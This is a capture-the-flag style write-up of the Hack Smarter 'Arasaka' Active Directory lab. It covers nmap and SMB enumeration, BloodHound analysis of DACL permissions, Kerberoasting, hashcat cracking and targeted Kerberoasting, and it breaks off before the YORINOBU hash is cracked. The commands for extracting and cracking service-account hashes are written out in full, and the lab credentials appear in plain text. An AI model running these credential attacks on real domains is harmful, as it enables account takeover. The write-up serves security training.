Arasaka - Hack Smarter Writeup
A walkthrough of the Hack Smarter Challenge Lab - Arasaka. It covers Host and Active Directory enumeration, DACL abuse, Kerberoasting, Password cracking, and AD CS enumeration and exploitation.

Lab Link: https://www.hacksmarter.org/courses/f618f837-3060-40a3-81cf-31beeaadf37a
Author: Henry Lever
Difficulty: Easy
Objective and Scope
You are a member of the Hack Smarter Red Team. This penetration test will operate under an assumed breach scenario, starting with valid credentials for a standard domain user, faraday.
The primary goal is to simulate a realistic attack, identifying and exploiting vulnerabilities to escalate privileges from a standard user to a Domain Administrator.
Starting Credentials:
1

faraday:hacksmarter123
Initial Reconnaissance
Nmap Port and Service Scan
We start by enumerating the running services on the target machine. We can see on the result below that this host runs DNS, Kerberos, RPC, NetBIOS, SMB, LDAP & LDAPS, WinRM. We also got information related to its hostname, Active Directory (AD) Domain, and the Certificate Authority (CA) highlighted below.
- Hostname (FQDN): DC01.hacksmarter.local
- Domain: hacksmarter.local
- CA: hacksmarter-DC01-CA
This tells us that this is a Domain Controller (DC) running Active Directory Directory Services (AD DS) and Active Directory Certificate Services (AD CS) since these ports and services typically runs on a DC server. This is also hinted in the Objective and Scope section.
1

sudo nmap --min-rate 3000 -sVC -O -Pn 10.1.206.188 -v
Breakdown of the command:
-
sudo nmap: Run Nmap. -
--min-rate 3000: This tells Nmap to send at least 3000 packets per second. This allows us to quickly scan the target. -
-sVC: Tells Nmap to run Version Scan (-sV) and Default Scripts (-sC). -
-O: Tells Nmap to identify the Operating System of the target host. -
-Pn: Skips host discovery (ping) and assumes that the target is online. -
10.1.42.12: This is the target host. -
-v: Verbose mode.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75

twz@ATKBX:~$ sudo nmap --min-rate 3000 -sVC -O -Pn 10.1.162.242 -v

--SNIP--

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-25 20:47:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Issuer: commonName= hacksmarter-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-21T15:35:32
| Not valid after:  2026-09-21T15:35:32
| MD5:     fae9 1340 b0a8 16fc 0420 5560 a2c9 6fed
| SHA-1:   affe d211 3720 65b4 1ee7 d8da 1a58 6825 5903 d150
|_SHA-256: f90f 862f 3c3e 8a53 9e9c 35b8 cfa3 a75a 9121 4ad0 0e43 d847 2d6f 6faf 9817 a749
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Issuer: commonName=hacksmarter-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-21T15:35:32
| Not valid after:  2026-09-21T15:35:32
| MD5:     fae9 1340 b0a8 16fc 0420 5560 a2c9 6fed
| SHA-1:   affe d211 3720 65b4 1ee7 d8da 1a58 6825 5903 d150
|_SHA-256: f90f 862f 3c3e 8a53 9e9c 35b8 cfa3 a75a 9121 4ad0 0e43 d847 2d6f 6faf 9817 a749
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HACKSMARTER
|   NetBIOS_Domain_Name: HACKSMARTER
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hacksmarter.local
|   DNS_Computer_Name: DC01.hacksmarter.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-25T20:48:11+00:00
|_ssl-date: 2026-04-25T20:48:49+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Issuer: commonName=DC01.hacksmarter.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-09T19:35:41
| Not valid after:  2026-10-09T19:35:41
| MD5:     554d 53c9 460b 1552 136d a004 3d0a cf56
| SHA-1:   6b0d 3a21 791a 9315 97b2 af40 3da9 07b2 554b d573
|_SHA-256: 886e 3ee1 c372 0da7 94d8 6591 3c58 c79d 6bc4 d16f 5c2c bf58 2599 a3a4 c759 7c73
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Uptime guess: 0.002 days (since Sun Apr 26 04:46:42 2026)
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-04-25T20:48:11
|_  start_date: N/A

--SNIP--
Adding to the Host file
We then added the IP, Hostname, and Domain name to our Host file.
1

echo '10.10.10.1 dc01.hacksmarter.local hacksmarter.local' | sudo tee -a /etc/hosts
Enumerating SMB Shares
Next we tried enumerating SMB shares. Our goal here is to identify if there are any file shares that we can access so that we can look for any files with stored plaintext credentials, configuration files, files with PII, or anything that can help us during our engagement.
We used NetExec to enumerate file shares. We see on the output below that we have ADMIN$ and C$ but we don’t have access to those so we move on for now.
1

nxc smb dc01.hacksmarter.local -u faraday -p hacksmarter123 --shares
Breakdown of the command:
-
nxc: Runs the NetExec tool -
smb: Set the protocol to SMB -
dc01.hacksmarter.local: The target host -
-u faraday: The username -
-p hacksmarter123: The password -
--shares: Enumerates SMB shares
1
2
3
4
5
6
7
8
9
10
11

twz@ATKBX:~$ nxc smb dc01.hacksmarter.local -u faraday -p hacksmarter123 --shares
SMB         10.1.162.242    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.162.242    445    DC01             [+] hacksmarter.local\faraday:hacksmarter123
SMB         10.1.162.242    445    DC01             [*] Enumerated shares
SMB         10.1.162.242    445    DC01             Share           Permissions     Remark
SMB         10.1.162.242    445    DC01             -----           -----------     ------
SMB         10.1.162.242    445    DC01             ADMIN$                          Remote Admin
SMB         10.1.162.242    445    DC01             C$                              Default share
SMB         10.1.162.242    445    DC01             IPC$            READ            Remote IPC
SMB         10.1.162.242    445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.162.242    445    DC01             SYSVOL          READ            Logon server share
Active Directory Enumeration
We already know that we are dealing with an AD environment, we now also know the domain name and the hostname, and we also have the starting credentials given to us by the client. With these information we can start gathering domain related information such as Domain Users, Groups, Policies, Object permissions, etc. We will be using the tools such as LDAPDomainDump, NetExec (NXC), and BloodHound.
Gathering AD Information using LDAPDomainDump
We first used LDAPDomainDump to enumerate Domain Users, Computers, Policies, etc.
1

python /usr/local/bin/ldapdomaindump ldaps://dc01.hacksmarter.local -u 'hacksmarter.local\faraday' -p hacksmarter123 -o ldapdomaindump
Breakdown of the command:
-
python /usr/local/bin/ldapdomaindump: Runs the LDAPDomainDump using Python -
ldaps://dc01.hacksmarter.local: Specifies the protocol and target host -
-u hacksmarter.local\faraday: Specifies the username. Format:Domain\Username -
-p hacksmarter123: Specifies the password -
-o ldapdomaindump: Specifies the output folder
 LDAPDomainDump - Domain Dump Result
We already checked the Domain Computers, Domain Trusts, and Domain Groups but there are two results that are interesting, these are Domain Users and Domain Policy. As we can see on the screenshot below, we have a list of users along with other useful information. Here we have two domain admin users, Saburo Arasaka and Administrator.
Another interesting info to note on is the description for the account Soulkiller.svc which is “Certificate management for soulkiller AI”. This tells us that this user can be used to to interact with the AD CS. So if we were to compromise this account, we can potentially use this to enumerate and exploit AD CS vulnerabilities.
 LDAPDomainDump - Domain Users
Another interesting finding is for the Domain Policy. In the screenshot below we see that the lockout threshold is set to zero (0), this allows us to brute-force any account without getting locked out. There’s also the insufficient password complexity issue where the minimum password length is set to five (5), this tells us that there may be passwords in this environment that can be cracked fairly easily.
 LDAPDomainDump - Domain Policy
NetExec User Enumeration
Aside from using LDAPDomainDump to enumerate Domain users, we can also use NetExec to do the same. We used the flag --users-export to enumerate domain users and save it to a file. This way we can run password spraying against the users in the list.
1

nxc ldap dc01.hacksmarter.local -u faraday -p hacksmarter123 --users-export domain-users.txt
Breakdown of the command:
-
nxc: Runs the NetExec tool -
ldap: Set the protocol to LDAP -
dc01.hacksmarter.local: The target host -
-u faraday: The username -
-p hacksmarter123: The password -
--users-export domain-users.txt: Enumerates users and save to a file domain-users.txt
 NetExec - User Enumeration
Analyzing Active Directory using BloodHound
Another tool that we can use in enumerating Active Directory is BloodHound. This allows us to visualize object relationships and help identify any unintended permissions that allows us to move laterally or elevate privileges and identify potential attack paths.
Running BloodHound
To run BloodHound we start the Neo4j database and then run bloodhound.
1
2

sudo neo4j start
sudo bloodhound
Gathering BloodHound Data using NetExec
We used NetExec to gather data for BloodHound. We then uploaded the zip file to BloodHound and started analyzing the data.
1

nxc ldap dc01.hacksmarter.local -u faraday -p hacksmarter123 --bloodhound --collection All --dns-server 10.1.162.242
Breakdown of the command:
-
nxc: Runs the NetExec tool -
ldap: Set the protocol to LDAP -
dc01.hacksmarter.local: The target host -
-u faraday: The username -
-p hacksmarter123: The password -
--bloodhound: Tells NetExec to run a BloodHound scan -
--collection All: Specifies which information to collect -
--dns-server 10.1.162.242: Specifies the DNS server
1
2
3
4
5
6
7
8
9
10
11
12

twz@ATKBX:~/ARASAKA$ nxc ldap dc01.hacksmarter.local -u faraday -p hacksmarter123 --bloodhound --collection All --dns-server 10.1.162.242
LDAP        10.1.162.242    389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local) (signing:None) (channel binding:Never)
LDAP        10.1.162.242    389    DC01             [+] hacksmarter.local\faraday:hacksmarter123
LDAP        10.1.162.242    389    DC01             Resolved collection methods: rdp, objectprops, session, acl, localadmin, psremote, trusts, container, group, dcom
LDAP        10.1.162.242    389    DC01             Done in 0M 44S
LDAP        10.1.162.242    389    DC01             Compressing output into /home/twz/.nxc/logs/DC01_10.1.162.242_2026-04-26_050044_bloodhound.zip

twz@ATKBX:~/ARASAKA$ mv /home/twz/.nxc/logs/DC01_10.1.162.242_2026-04-26_050044_bloodhound.zip .; ls -l
total 184
-rw-rw-r-- 1 twz twz 165119 Apr 26 05:01 DC01_10.1.162.242_2026-04-26_050044_bloodhound.zip
-rw-rw-r-- 1 twz twz    134 Apr 26 04:56 domain-users.txt
drwxrwxr-x 2 twz twz   4096 Apr 26 04:55 ldapdomaindump
Kerberoastable Users
One of the first things we looked for is Kerberoastable users. This shows us the accounts that are vulnerable to Kerberoasting attack. Kerberoasting abuses the Kerberos authentication protocol that allows attackers to request a Kerberos ticket for a Service Principal Name (SPN) which is encrypted using a hash derived from the Service Account’s password and then extract the hash to crack it offline to reveal the plaintext password.
As we can see on the screenshot below, we have one Kerberoastable user which is ALT.SVC.
 BloodHound - Kerberoastable Users
DACL Abuse - GenericAll
We then checked the ALT.SVC account and found an outbound object control which revealed that the account has GenericAll permission to the YORINOBU account. This basically tells us that ALT.SVC account has full permission to YORINOBU account. With this permission, we can run attacks such as Targeted Kerberoasting, Shadow Credentials, or Force password change against the YORINOBU account.
 BloodHound - GenericAll Permission
DACL Abuse - GenericWrite
We then looked into YORINOBU account to see if there are any interesting permissions or group memberships. We found that this account has GenericWrite permission to SOULKILLER.SVC account. This tells us that the YORINOBU account can write to the non-protected attributes on the SOULKILLER.SVC account. With this permission, we can run attacks such as Targeted Kerberoasting or Shadow Credentials.
 BloodHound - GenericWrite Permission
We then looked into SOULKILLER.SVC account and found nothing interesting. However, we do have information from when we analyzed the LDAPDomainDump result that this account might be able to interact with AD CS.
Potential Attack Path
With information we got from the AD enumeration earlier using LDAPDomainDump and BloodHound, we can then create a potential attack path that we can follow.
- Perform Kerberoasting against ALT.SVC
- Crack ALT.SVC hash
- Abuse GenericAll permission and perform Targeted Kerberoast / Shadow Credentials Attack / Force Change Password against YORINOBU account
- If we ran targeted Kerberoast attack, crack the hash
- If we ran Shadow Credentials, perform pass-the-hash attack
- If we force change password, use the new password.
- Abuse GenericWrite permission and perform Targeted Kerberoast / Shadow Credentials attack against SOULKILLER.SVC
- Perform AD CS enumeration using SOULKILLER.SVC account
Note: In a real Pentest engagement, we should avoid running attacks such as force changing a user’s password as much as possible to avoid disrupting users. It is best to reach out to the client and verify if they would want us to proceed with the attack or only mark this as a finding.
If we run the query “Shortest paths from Owned objects”, assuming we already compromised (owned) the ALT.SVC account, we see a path similar to the one we created (ALT.SVC > YORINOBU > SOULKILLER.SVC).
 BloodHound - Shortest paths from Owned objects
Attacking Active Directory
Kerberoasting - ALT.SVC
We started our attack path by running Kerberoasting. We used the tool NetExec with the flag --kerberoast to run Kerberoasting and save the hash to a file.
1

nxc ldap dc01.hacksmarter.local -u faraday -p hacksmarter123 --kerberoast krb-hash.txt
Breakdown of the command:
-
nxc: Runs the NetExec tool -
ldap: Set the protocol to LDAP -
dc01.hacksmarter.local: The target host -
-u faraday: The username -
-p hacksmarter123: The password -
--kerberoast krb-hash.txt: Run Kerberoasting attack and save the hash to krb-hash.txt
 Kerberoasting - ALT.SVC
Cracking ALT.SVC Hash using Hashcat
We then used Hashcat to crack the hash using the rockyou.txt wordlist. As we can see on the result below, we have successfully cracked the hash. This means we have compromised the ALT.SVC account and by abusing the GenericAll permission we can also compromise YORINOBU account.
1

hashcat -m 13100 krb-hash.txt /usr/share/wordlists/rockyou.txt --potfile-path=hashcat.pot
Breakdown of the command:
-
hashcat: Runs the hashcat tool -
-m 13100: Specifies the hashcat mode. 13100 = Kerberos -
krb-hash.txt: File that contains the hash we want to crack -
/usr/share/wordlists/rockyou.txt: Wordlist used to crack the hash -
--potfile-path=hashcat.pot: Location of the Potfile (Optional)
 Hashcat - Cracking ALT.SVC Hash
Targeted Kerberoast - YORINOBU
Next is we used the tool targetedkerberoast.py and used the ALT.SVC credentials and specified the target user using the --request-user flag and save the result to a file.
Targeted Kerberoasting attack is similar to the normal Kerberoasting but has an extra step at the beginnning. It abuses the Write permission on the target account, so if an attacker compromises an account with write permissions over a target user, they can force that user to be a Service Account by writing to the ServicePrincipalName attribute. The attacker would then run Kerberoasting attack to extract the hash and crack it offline.
1

targetedkerberoast -v -d 'hacksmarter.local' -u 'alt.svc' -p '[REDACTED]' --request-user yorinobu -o yorinobu.txt
Breakdown of the command:
-
targetedkerberoast: Runs the targetedkerberoast.py tool -
-v: Run on verobse mode -
-d 'hacksmarter.local': Specifies the target Domain -
-u 'alt.svc': Specifies the user -
-p: Specifies the password -
--request-user yorinobu: Specifies the target user (Must have Write permissions) -
-o yorinobu.txt: Saves the hash to a file
 Targeted Kerberoast - YORINOBU
Cracking YORINOBU Hash using Hashcat
